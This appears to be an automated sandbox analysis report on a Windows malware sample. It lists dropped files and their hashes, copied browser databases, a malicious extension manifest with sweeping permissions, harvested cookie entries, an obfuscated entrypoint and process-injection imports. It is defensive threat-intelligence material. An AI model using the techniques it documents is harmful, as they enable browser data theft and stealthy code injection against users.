SHA-512:	CFE72872C89C055D59D4DE07A3A14CD84A7E0A12F166E018748B9674045B694793B6A08863E791BE4F9095A34471FD6ABE76828DC8C653BE8C66923A5802B31E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....'u.-f..~f..~f..~c..~e..~c..~g..~c..~c..~c..~d..~...~d..~f..~~..~...~k..~ ...~d..~...~g..~...~g..~...~g..~Richf..~.....PE..L...%..M.....!.....R.....[!.....0.....].....<..... ....h.....text..... ..`.rdata...F.....H.....@..@.data...t.....@....rsrc.....@..@.reloc... ....@..B..... .....

C:\Users\user\AppData\Local\Temp\ecvB803.tmp

Process:	C:\Users\user\AppData\Roaming\1612045890161.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xb2e8beb6, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	26738688
Entropy (8bit):	1.0164576350128136
Encrypted:	false
SSDEEP:	24576:wEwqTaoxujmVezmgxeCAGiSoB0yLKgSFDb7uBi:GmVezxerk
MD5:	4D015B11306E72A07B0F37934ABF3A16
SHA1:	288A561B9346A93F4BF13ABEA91A5B4097D27504
SHA-256:	DB4D8315572F112B0A7AA20F26A779A10613D81C11C6646810F369AFBBC17C44
SHA-512:	E406B63B2E3FDC4BB666EF3E26F092E16D54DD155142E1524828DCFD13251CB312B785AFD97172A75227A6377057E6348889A443AA4D7706C0EAE60436201FD3
Malicious:	false
Preview:	....50.....te3....wg.....)..... x/.*....x..h.+.....6..43....wl.....Z.....B..... ....3....y..... ....uPP%3....y.c.....qn.1....x..... .....

C:\Users\user\AppData\Local\Temp\gdiview.msi

Process:	C:\Users\user\Desktop\fnhcdXEfus.exe
File Type:	;1033
Category:	modified
Size (bytes):	237056
Entropy (8bit):	6.262405449836627
Encrypted:	false
SSDEEP:	3072:oqgVLOwI8m5A7LLrepqxi8RVUbq+jLJI2naX3MGYn9dL7yP:VgZOwI5AnL2RgUbTC29GYTC
MD5:	7CC103F6FD70C6F3A2D2B9FCA0438182
SHA1:	699BD8924A27516B405EA9A686604B53B4E23372
SHA-256:	DBD9F2128F0B92B21EF99A1D7A0F93F14EBE475DBA436D8B1562677821B918A1
SHA-512:	92EC9590E32A0CF810FC5D15CA9D855C86E5B8CB17CF45DD68BCB972BD78692436535ADF9F510259D604E0A8BA2E25C6D2616DF242261EB7B09A0CA5C6C2C1 8
Malicious:	false
Preview:	.....>.....|.....|..... ....d.....D..... ....!...'...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...c. ..E...F...G...H...I...J...K...L...b...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a.....e.....w.....g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...x.....y...z...

C:\Users\user\AppData\Local\Temp\xldl.dat

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	1397922
Entropy (8bit):	**7.999863097294012**
Encrypted:	**true**
SSDEEP:	24576:juyI43LaCG/Ns1izTSVSRvLQtdMRATA0wpJu4cvT8Ptj2JwqXN25MB9urh0w6q:jut47aCGVSVSRvLEdxA0acojEwqXTcac
MD5:	18C413810B2AC24D83CD1CDCAF49E5E1
SHA1:	ACE4A5913D6736C6FFB6666B4290AB1A5950D6FF
SHA-256:	9343334E967D23D84487B28A91E517523B74C6ADDF4654309EDEE98CC0A56353
SHA-512:	FEFD6B65CBB61AC77008155F4CB52221C5C518388D429FE6C11CCB2346FB57991D47B121A024AC1DDED312C1B7646744066092A8A04D5A81BFE56E4A1D9C2E 5
Malicious:	false

C:\Users\user\AppData\Local\Temp\xldl.dat	
Preview:	7z..'.....C.^T.....$.....:_c..&..p......./D.N..MhC.T.....n.....L.V187y.].'.U.G6P`}6._..f..;..<.....G./..~..3...^.|.=.G.6..5.!SK.$.RdO....2.C-^....$Y..Ah.L8./....h$.....\..~...b.].U...4..'dlN ^.?6.r....,<K0.....^.Vg.:j. &j..{...X.K..5*zLF.W-.Z9..<.....u0O../..s+N.....1.....r$h;3.}L.p.....~|J^.*YFZX\.g.H.....vbz..E'lhRH..@.p...+.3..`Y:.../.....J.3<...C.....5.'.._p...<-. f~..]E..N..3.....s..Y..r..y....V.p.....MrD.....W2...Y:..G..bkq...n..o..>W..\A>Z...._^+.j..Mb}.S....._3^.....f...-wD?.....r...}?.x..#'...Ru<....I.\.f.d /p.r2.Z.JY.]....9....1.....).....l.....\.:. .Y....q..!....N\..P....#%...1...%.v. J4.....^._.1&}b,..VZ#.j...i.....<...\$..0.....t<..[.....|..n1...Y.i4\.ZN..V....U)...|.!..vj...7P,)6..N.,.>.e:.f.,.z....v.#AQ...8M.X.).....r .H.Dz.....YY -..). (..z..0E.Y2.".".<.lL..{Z...+.0.....8v../..1A`..xx..8.HY....y.I..d.e;.....'D.W.....o2...../q...sx....>..7.fk._.g`.o.".F24.Mvs.....)\.....^...d.&.

C:\Users\user\AppData\Local\Temp\xldl.dll	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293320
Entropy (8bit):	6.347427939821131
Encrypted:	false
SSDEEP:	6144:qUWWnyka1c7u2SbdYUUvZjWj9gj0U+zlVKy5:qvKa+7u7bqUoZjW5gj0U+z+Y
MD5:	208662418974BCA6FAAB5C0CA6F7DEBF
SHA1:	DB216FC36AB02E0B08BF343539793C96BA393CF1
SHA-256:	A7427F58E40C131E77E8A4F226DB9C772739392F3347E0FCE194C44AD8DA26D5
SHA-512:	8A185340B057C89B1F2062A4F687A2B10926C062845075D81E3B1E558D8A3F14B32B9965F438A1C63FCDB7BA146747233BCB634F4DD4605013F74C2C01428C03
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q...5.[5.[5.[&..[7.[..[/.[...[..[...[4.[..[1.[&..[7.[...[?.[5.[..[...[0.[...[p.[...[4.[...[4 .[...[4.[Rich5.[.....PE..L...V..S.....!.....P.....`..... ...d... ..... ..@.....`.....0...&.. b.....` .....text....G.....P..... ..`.rdata...w..`.....`.....@..@.data....4..... .....@....rsrc...@.... .....@..@.reloc...C...0...P..... .....@..B..... .....

C:\Users\user\AppData\Local\Web Data1612045902911	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\crx.7z	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	36105
Entropy (8bit):	**7.994610469125073**
Encrypted:	**true**
SSDEEP:	768:gzRRD+bIdsGw/mJaXyGteg6/Ys175i+SQwcvDcViSvXhqisEKXz:gzRN5sG2mJjGeg6/J7VSVWDcLvxqisEU
MD5:	DAFDD7237BA10D0C91295CD1C15749B2
SHA1:	45D55EE145BC71921271BA5493F13D3428589D4D
SHA-256:	B0D675F1E5D4F772CD90E59A2D64D24CF682A1C966FECCA50C87C985F64E4136
SHA-512:	50FEF821BF531A439CD00099EE90C938AF3D6A3FF71C8CD57D31D8CA9F5FF68E3B9D40118AC038A1C6BD7ADD43D7B35759376BBD4BEAF592359A1EF0A86E86 B5
Malicious:	false
Preview:	7z..'.....9.....$.....^x..D...z'...P.....P'.B..a.Ik.?h.O (<M..A...S...>I...[.y...E.BF.@.*w..43..{.b.G...(...=.Q.2'.9.l%..~.4..`~.uX6.....S.....T..K.\)}..,+>\YeFp-...<.Otpw.....#.NV... .....~.;.(..-.F~...R.$s..m..}/.>..x..>..Osw..m..A.O.h].dWz1.mf.-..'tI.H.So.$.~.7um..\[...-.m.wY.....0.`.....y...;.....-..w..L".T.W..!...`6....U.....n.(...z..".^...R..b.G.;.W....k2..|.jS...m.... .M.jZ5W.>...j.....{T.H....Q.?.Ybun.....gPd....E.<k.Z.eA".k.G.....6'.a.X >o.D4.r...E...N.....w....S.....5..[O.=.?..Q..Q.,..".@..5./.V...."[.K.:..V.....L..{.XYWU...^.....2x.E. b..E....1.....#GI.3...2.W[X9.g.X`.u$fZ.o....z..>hY.?..g,T}S.q+.....eT..0e..&..`2...[.s...{..._.h.C7c.zH.....!...'!`..].m..8V.-".....nVa....^...Tx/.....4.?.v.Z.....o.....C.cWt8-.....^|..d..He ...!.7....T.X..?.d0..ly...T..u.....,L..S1.a.....:.3Z;*...M.73.....`....a....`C~}.r.&FOY..aA.w..y..5..K@.N.....0$.>..I.@#.:....q1...H.S...|....3...X.E.N.I7...]".50.6...or

C:\Users\user\AppData\Local\crx.json	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1981
Entropy (8bit):	5.365969892012237
Encrypted:	false
SSDEEP:	48:Y4xeW8t8pzxeW8t8poi5a+Q8EIelc1FE8t8RcvPQ:VxhxmiAvMQ
MD5:	B5CEED4A6FA3F501787DE10B4CB02EEE
SHA1:	F09C0A8CA18D825D6CE6F192090EBD0659C7321B
SHA-256:	749F47181C95AD070353887E477542AAE4AE41F2802CCCB8312F429767254CB8
SHA-512:	02B7DE9D7FDAB98F63837A5E98FA0DCCC90FEBB45EAC1CD13523315083D209FFD748513BF1AF5562F10C75E6C821D9B4003EFF3D13CD4CC8B2D76688682E956
Malicious:	false
Preview:	{"active_permissions":{"api":["activeTab","browsingData","contentSettings","contextMenus","cookies","downloads","downloadsInternal","history","management","privacy","storage","tabs","topSites","webNavigation","webRequest","webRequestBlocking"],"scriptable_host":["http://*/*","https://*/*"]},"creation_flags":1,"extension_can_script_all_urls":true,"from_bookmark":false,"from_webstore":false,"granted_permissions":{"api":["activeTab","browsingData","contentSettings","contextMenus","cookies","downloads","downloadsInternal","history","management","privacy","storage","tabs","topSites","webNavigation","webRequest","webRequestBlocking"],"scriptable_host":["http://*/*","https://*/*"]},"initial_keybindings_set":true,"install_time":"13243077899481747","location":1,"manifest":{"background":{"persistent":true,"scripts":["jquery-1.8.3.min.js","background.js"]},"browser_action":{"default_icon":"icon.png","default_popup":"popup.html","default_title":"book_helper"},"content_scripts":[{"all_frames":false

C:\Users\user\AppData\Localwebdata1612045902958	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Roaming\1612045890161.exe	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	103632
Entropy (8bit):	6.404475911013687
Encrypted:	false
SSDEEP:	1536:TmNElglU+fGVknVahVV8xftC9uYRmDBlwZ3Y12wk7jhqnGbi5A:TCUt+fGmETSRtk92wZ3hb7jh76A
MD5:	EF6F72358CB02551CAEBE720FBC55F95
SHA1:	B5EE276E8D479C270ECEB497606BD44EE09FF4B8
SHA-256:	6562BDCBF775E04D8238C2B52A4E8DF5AFA1E35D1D33D1E4508CFE040676C1E5
SHA-512:	EA3F0CF40ED3AA3E43B7A19ED6412027F76F9D2D738E040E6459415AA1E5EF13C29CA830A66430C33E492558F7C5F0CC86E1DF9474322F231F8506E49C3A1A90
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 14%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..s.i. .i. .i. .f. .i. .f. .i. .J. .i. .J. .i. .i. .h. .J. .i. (.. .i. (.. .i. (.. .i. Rich.i. .....PE..L....S.Z.....@.....@...W.....f..... .....text..... ..`.rdata.....0.....@..@.data..... .....@....rsrc....W...@...X.....@..@..... .....

C:\Users\user\AppData\Roaming\1612045890161.txt	
Process:	C:\Users\user\AppData\Roaming\1612045890161.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	27328
Entropy (8bit):	3.7078509698470126

C:\Users\user\AppData\Roaming\1612045890161.txt	
Encrypted:	false
SSDEEP:	192:b3w/3wBkf3DpvI6PprepmlmE1lVT0oMoSDNlkSP:bqg+flvIKpt3VvODNlkSP
MD5:	C82FB62C10E490945B2CB638D72998D2
SHA1:	1F746A26B442E8D69457445D78F0E2F52BAE9D66
SHA-256:	6CC5B1B6DB576F487EC2B21D258BEDFAA1E233DBA53A663C1019AF8ECC7F8D53
SHA-512:	A13B2F8C7796AE7276B52993ECC1627B58082321699D5C5C72D7BFC042F6B24283A26F227DFF0B8249769C5B2E96137A10391752BD28EE21672F44ADAB5429D3
Malicious:	false
Preview:	..[.....{.....".M.o.d.i.f.i.e.d. .T.i.m.e.".:.".6./.2.7./.2.0.1.9. .1.0.:.2.3.:.0.6. .A.M.".,.....".E.x.p.i.r.e. .T.i.m.e.".:.".1.2./.3.1./.2.0.3.7. .1.0.:.5.9.:.1.4. .P.M.".,.....".H.o.s.t. .N.a.m.e.".:.".g.o.o.g.l.e...c.o.m.".,.....".P.a.t.h.".:.".".,.....".N.a.m.e.".:.".C.O.N.S.E.N.T.".,.....".V.a.l.u.e.".:.".W.P...2.7.b.6.d.e.".,.....".S.e.c.u.r.e.".:.".N.o.".,.....".H.T.T.P. .O.n.l.y.".:.".N.o.".,.....".H.o.s.t. .O.n.l.y.".:.".N.o.".,.....".E.n.t.r.y. .I.D.".:.".1.".,.....".T.a.b.l.e. .N.a.m.e.".:.".C.o.o.k.i.e.E.n.t.r.y.E.x._.1.2.".....}.....,.....{.....".M.o.d.i.f.i.e.d. .T.i.m.e.".:.".6./.2.7./.2.0.1.9. .1.0.:.2.3.:.1.1. .A.M.".,.....".E.x.p.i.r.e. .T.i.m.e.".:.".1.2./.2.7./.2.0.1.9. .9.:.2.3.:.1.1. .A.M.".,.....".H.o.s.t. .N.a.m.e.".:.".g.o.o.g.l.e...c.h.".,.....".P.a.t.h.".:.".".,.....".N.a.m.e.".:.".N.I.D.".,.....".V.a.l.u.e.".:.".1.8.6.=.f.q.t.N.G.i.j.l.-.o.b.4.K.y.V.I.p.O.b.W.8.G.z.s.h.L.K.8.N.W.5._.R.t.7.6.F.k.H.Q.W.U.N.y.S.-.V.3.z.5.y.T.b.R.q.2.m.w.h.c.z.E.m.a.5.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.745694560857276
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	fnhcdXEfus.exe
File size:	4453376
MD5:	18169f98e39ae228d131aec477c8a2e9
SHA1:	c6c6eacaa8df6ea5251c7f26a2d9ec4317092e6a
SHA256:	344b323928698d9982c7577e5405a1cb587c45f94a0f6745827648381397f255
SHA512:	8deaca50e918252ba85715c85096e810733a9512c656fa40ad71e22437cc8f74d1965468592929a4b1216d33da598c308b312f5c1aa770f62959c873a4582efb
SSDEEP:	98304:bCgleegKSmFlJuPzyoCe1NGDyqMcKzH4znz8xViN:bBbviJu7JC0UDLwzanz8xQ
File Content Preview:	MZ.....@.....d....L.!This program cannot be run in DOS mode....$.....Z.. .Z...Zw]qZ...Zw]lZ...Z$\oZ...Z$\lZZ..Z)..Z...Z$\mZ...Z)..Z.. .Z...Zu..Zw]mZ...Zw]kZ...Z..5Z...Zw]nZ...ZRich...Z.....

File Icon

Icon Hash:	497971328ce1634d

Static PE Info

General

Entrypoint:	0x44523a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BA39B6E [Thu Sep 20 13:06:54 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5

General

Subsystem Version Minor:	1
Import Hash:	d91a0a44f8762e656db1be8576dd54b2

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub ebp, 18h
mov dword ptr [ebp-14h], 0044523Ah
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 04h
jne 00007F8DB4EE0FA2h
inc esi
mov ecx, dword ptr [esp]
add eax, edx
mov ecx, dword ptr [esp]
mov ecx, dword ptr [ecx]
call ebp
mov edx, esi
pop edx
popad
push 00000003h
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 04h
jne 00007F8DB4EE0F9Dh
mov edx, ebx
mov edi, ebp
mov eax, dword ptr [eax]
mov eax, dword ptr [esp]
mov eax, ecx
popad
mov eax, 004455BCh
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 04h
jne 00007F8DB4EE0FA4h
mov edx, dword ptr [ecx]
push ebx
mov eax, dword ptr [esp]
dec ebx
mov esi, edi
pushad
mov ebx, ecx
inc dword ptr [ecx]
idiv eax
mov edx, ecx
popad
push eax
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 04h
jne 00007F8DB4EE0F9Fh

Instruction
pop edi
inc ecx
mov ebp, ecx
mov ecx, esp
cmp eax, edx
imul eax, edx
mov esp, esi
popad
push 000013C5h
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 04h
jne 00007F8DB4EE0F9Fh
dec edx
mov ecx, edi
popad
mov esi, ebx
push eax
call esp
mov ebp, esp
idiv eax
popad
push 00445DF0h
pushad
xor ebx, ebx
push dword ptr fs:[00000000h]
pop ebx
cmp ebx, 00000000h

Rich Headers

Programming Language:	• [RES] VS2012 UPD1 build 51106 • [C++] VS2012 UPD1 build 51106 • [C] VS2012 UPD1 build 51106 • [LNK] VS2012 UPD1 build 51106

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9abd0	0xdc	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x498ec	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xf2000	0x8454	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x768a0	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x87710	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x76000	0x4f4	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x9a5b4	0xe0	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x74497	0x74600	False	0.513208243824	data	6.58470653969	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x76000	0x2662a	0x26800	False	0.360135957792	data	4.65071874944	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x9d000	0xa970	0x2400	False	0.295789930556	data	4.48877485279	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x498ec	0x49a00	False	0.341989203098	data	6.45902686047	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xf2000	0x1f3b6	0x1f400	False	0.0011484375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
GIF	0xa8db4	0x339f	GIF image data, version 89a, 350 x 624	English	United States
PNG	0xac154	0x39ed	PNG image data, 360 x 150, 8-bit/color RGBA, non-interlaced		
PNG	0xafb44	0x2fc9	PNG image data, 240 x 227, 8-bit/color RGBA, non-interlaced		
RT_BITMAP	0xb2b10	0x14220	data		
RT_BITMAP	0xc6d30	0x1b5c	data		
RT_BITMAP	0xc888c	0x38e4	data		
RT_BITMAP	0xcc170	0x1238	data		
RT_BITMAP	0xcd3a8	0x6588	data		
RT_BITMAP	0xd3930	0x11f88	data		
RT_ICON	0xe58b8	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0xe5d20	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4289178028, next used block 4289178028		
RT_ICON	0xe6dc8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4289178028, next used block 4289178028		
RT_ICON	0xe9370	0x2e8	data		
RT_ICON	0xe9658	0x2e8	data		
RT_DIALOG	0xe9940	0x1ce	data		
RT_DIALOG	0xe9b10	0x266	data		
RT_DIALOG	0xe9d78	0x2b0	data		
RT_DIALOG	0xea028	0x54	data		
RT_DIALOG	0xea07c	0x34	data		
RT_DIALOG	0xea0b0	0xd6	data		
RT_DIALOG	0xea188	0x114	data		
RT_DIALOG	0xea29c	0xd6	data		
RT_DIALOG	0xea374	0x246	data		
RT_DIALOG	0xea5bc	0x3c8	data		
RT_DIALOG	0xea984	0x14e	data		
RT_DIALOG	0xeaad4	0x1e8	data		
RT_DIALOG	0xeacbc	0x1c6	data		
RT_DIALOG	0xeae84	0x1ee	data		
RT_DIALOG	0xeb074	0x7c	data		
RT_DIALOG	0xeb0f0	0x3bc	data		
RT_DIALOG	0xeb4ac	0x158	data		
RT_DIALOG	0xeb604	0x1da	data		
RT_DIALOG	0xeb7e0	0x10a	data		
RT_DIALOG	0xeb8ec	0xde	data		
RT_DIALOG	0xeb9cc	0x1d4	data		
RT_DIALOG	0xebba0	0x1dc	data		
RT_DIALOG	0xebd7c	0x294	data		
RT_STRING	0xec010	0x160	data	English	United States
RT_STRING	0xec170	0x23e	data	English	United States
RT_STRING	0xec3b0	0x378	data	English	United States
RT_STRING	0xec728	0x252	data	English	United States
RT_STRING	0xec97c	0x1f4	data	English	United States
RT_STRING	0xecb70	0x66a	data	English	United States
RT_STRING	0xed1dc	0x366	data	English	United States
RT_STRING	0xed544	0x27e	data	English	United States
RT_STRING	0xed7c4	0x518	data	English	United States
RT_STRING	0xedcdc	0x882	data	English	United States
RT_STRING	0xee560	0x23e	data	English	United States
RT_STRING	0xee7a0	0x3ba	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_STRING	0xeeb5c	0x12c	data	English	United States
RT_STRING	0xeec88	0x4a	data	English	United States
RT_STRING	0xeecd4	0xda	data	English	United States
RT_STRING	0xeedb0	0x110	data	English	United States
RT_STRING	0xeeec0	0x20a	data	English	United States
RT_STRING	0xef0cc	0xba	data	English	United States
RT_STRING	0xef188	0xa8	data	English	United States
RT_STRING	0xef230	0x12a	data	English	United States
RT_STRING	0xef35c	0x422	data	English	United States
RT_STRING	0xef780	0x5c2	data	English	United States
RT_STRING	0xefd44	0x40	data	English	United States
RT_STRING	0xefd84	0xcaa	data	English	United States
RT_STRING	0xf0a30	0x284	data	English	United States
RT_GROUP_ICON	0xf0cb4	0x30	data		
RT_GROUP_ICON	0xf0ce4	0x14	data		
RT_GROUP_ICON	0xf0cf8	0x14	data		
RT_VERSION	0xf0d0c	0x428	data		
RT_MANIFEST	0xf1134	0x535	XML 1.0 document, ASCII text, with CRLF line terminators		
RT_MANIFEST	0xf166c	0x280	XML 1.0 document text	English	United States

Imports

DLL	Import
COMCTL32.dll	
KERNEL32.dll	LoadLibraryW, lstrcmpW, lstrcmpiW, GetSystemDefaultLangID, GetUserDefaultLangID, VerLanguageNameW, CompareFileTime, CreateDirectoryW, FindClose, FindFirstFileW, FindNextFileW, SetFileAttributesW, GetSystemTimeAsFileTime, GetPrivateProfileStringW, MoveFileW, LocalFree, FormatMessageW, GetSystemInfo, MulDiv, RaiseException, EnterCriticalSection, LeaveCriticalSection, InitializeCriticalSectionAndSpinCount, DeleteCriticalSection, LoadLibraryExW, GetVersion, GetLocalTime, IsValidLocale, GetCommandLineW, GetFileAttributesW, GlobalAlloc, GlobalFree, FlushFileBuffers, VirtualQuery, IsBadReadPtr, GetDiskFreeSpaceExW, GetDriveTypeW, GetExitCodeProcess, GetCurrentThread, GetLocaleInfoW, InterlockedExchange, LoadLibraryExA, GetModuleHandleW, GetProcAddress, GetSystemDirectoryA, LoadLibraryA, GetLastError, SetLastError, CreateFileW, GetFileSize, CloseHandle, CreateFileMappingW, MapViewOfFile, UnmapViewOfFile, lstrlenA, MultiByteToWideChar, WideCharToMultiByte, ReadFile, SetFilePointer, WriteFile, HeapAlloc, lstrcmpA, SystemTimeToFileTime, ResetEvent, SetEvent, FindResourceExW, OpenProcess, GetProcessTimes, ReadConsoleW, WriteConsoleW, SetStdHandle, GetCurrentDirectoryW, SetFilePointerEx, GetConsoleMode, GetConsoleCP, GetTimeFormatW, GetDateFormatW, OutputDebugStringW, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCurrentProcessId, QueryPerformanceCounter, GetFileType, HeapReAlloc, GetStartupInfoW, TlsFree, TlsSetValue, TlsGetValue, TlsAlloc, SetUnhandledExceptionFilter, UnhandledExceptionFilter, FreeLibrary, CompareStringA, CompareStringW, lstrcatW, GetVersionExW, InterlockedDecrement, InterlockedIncrement, CreateEventW, QueryPerformanceFrequency, GetTempFileNameW, CopyFileW, GetTickCount, GetExitCodeThread, CreateThread, FindResourceW, GlobalUnlock, GlobalLock, SizeofResource, LockResource, LoadResource, lstrcpyW, SetErrorMode, GetTempPathW, ExpandEnvironmentStringsW, MoveFileExW, WriteProcessMemory, VirtualProtectEx, GetWindowsDirectoryW, GetSystemDirectoryW, FlushInstructionCache, SetThreadContext, GetThreadContext, CreateProcessW, ResumeThread, TerminateProcess, ExitProcess, GetCurrentProcess, Sleep, WaitForSingleObject, DuplicateHandle, RemoveDirectoryW, DeleteFileW, SetCurrentDirectoryW, lstrlenW, lstrcpynW, GetModuleFileNameW, GetProcessHeap, HeapFree, GetStringTypeW, GetCPInfo, GetOEMCP, GetACP, IsValidCodePage, GetCurrentThreadId, HeapSize, GetModuleHandleExW, GetStdHandle, GetFullPathNameW, IsProcessorFeaturePresent, IsDebuggerPresent, RtlUnwind, LCMapStringW, DecodePointer, EncodePointer
